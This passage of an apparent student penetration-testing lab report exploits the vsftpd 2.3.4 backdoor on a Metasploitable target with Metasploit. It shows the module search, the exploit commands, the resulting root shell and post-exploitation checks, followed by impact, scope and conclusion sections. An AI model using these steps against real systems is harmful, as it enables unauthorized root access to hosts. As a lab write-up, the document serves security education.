   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.10.10.11
rhost ⇒ 10.10.10.11
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.11:21 - USER: 331 Please specify the password.
[+] 10.10.10.11:21 - Backdoor service has been spawned, handling ...
[+] 10.10.10.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.10.10:35357 → 10.10.10.11:6200) at 2025-12-29 09:15:05 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

9. Post-Exploitation and Privilege Verification

After successful exploitation, privilege level and system information were verified.



```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

10. Impact Analysis

Successful exploitation resulted in high/critical impact, allowing an attacker to gain unauthorized access and potentially compromise system integrity, confidentiality, and availability.

11. Scope and Limitations

This assessment focused on exploiting one critical vulnerability to demonstrate the VAPT lifecycle. Other vulnerabilities identified during scanning were not exploited due to scope limitations.

12. Conclusion

This project demonstrated the importance of vulnerability assessment and penetration testing in identifying and mitigating security weaknesses. The exercise provided hands-on experience with real-world tools and methodologies.

13. References

- Nmap Documentation
- Metasploit Framework Documentation
- Exploit Database (Exploit-DB)